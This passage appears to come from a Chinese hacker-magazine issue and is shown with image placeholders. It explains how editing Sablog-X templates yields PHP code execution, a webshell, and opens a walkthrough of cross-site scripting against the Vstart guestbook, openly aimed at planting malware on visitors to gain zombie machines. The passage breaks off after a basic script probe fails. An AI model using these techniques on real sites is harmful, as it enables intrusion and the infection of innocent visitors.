


图8




图9

职业欠钱：收到文章后，我也很有兴致的测试了一下这个漏洞，发现了一个更简单的获得webshell的方法。在编辑模板的时候，细心的读者会发现其实那些htm文件里都是些php代码，那些代码实际上被包含以后就可以当做php木马来使用了，原文件的格式大多是这样的：

```
<!--<?php
print <<<EOT
-->
HTML代码
<!--
EOT;
?>
```

小葵往里面写了php的一句话木马后却发现没有返回想要的结果，实际上是被“<!-->”给注释掉了而已，把这些“<!--”和“-->”都删除掉，再往里面写入“phpinfo();”这类的PHP代码，保存后访问index.php就会看到代码已经成功执行了，如图10，图11。




图10




图11

（文章中涉及到的Sablog-X漏洞利用工具和php一句话木马连接器已收录到光盘）

文章难易度：★★
文章阅读点：利用img标签进行跨站，可以到Vstart的官方留言本上进行挂马等攻击

菜鸟Vstart跨站，肉鸡翩翩来

荒芜

几乎每期的黑客X档案，都会有一至两篇关于跨站漏洞的入侵文章。本人是超级菜鸟，总想找个漏洞练练手，好让自己在黑客的大家庭里快点成长。呵呵，看了这么多期杂志，要学会为我所用嘛！

Vstart，相信广大菜菜们已经很熟悉了。作为一款绿色环保，占用超低内存的“黑客工具箱”，是咱们必备的超级武器（9期光盘有收录），如图1。




图1

不知道大家有没有登录过Vstart网站的留言本，它的作用主要是让使用者们向作者反馈BUG或收集建议的，因此该留言本的访问量相当大。而我今天要选中的跨站目标就是该留言本了，如果跨站成功的话，结合第9期“今年流行玩挂马，挂马就用MS06-014”一文，呵呵，大量肉鸡就是翩翩飞来了。

由于是作测试，而且本人又没有多少技术手段，若直接拿Vstart网站开刀，弄得留言本面目全非的话，必遭Vstart爱好者的唾骂。所以，我只是下载该留言本的源代码，在本地架设IIS来测试跨站，如果有哪位菜菜看了本文以后用同样的方法上Vstart网站去跨站找肉鸡造成Vstart名誉受损，责任与我无关。

好了，架设好留言本后登录看看。首页相当美观，是我喜欢的风格，点击留言，进入留言页面，在所有能够填代码的地方均写入**<script>alert()</script>**（提交后会弹出出错的提示框，要去掉QQ和邮件的部分），留言成功后发现代码全部原封不动地显示出来，右键查看源文件，果不其然，“<”和“>”被替换成了“&lt”和“&gt”，如图2。

再查看check.asp代码，原来是程序员使用了Sever对象的HTMLEncode方法把我输入的代码进行了重新编码，然后把这些编码过的代码显示到浏览器中，这样一来，不管我输入什么样的跨站代码，服务器都不会去解释和执行。看来，最基本的跨站方法失败了。




图2

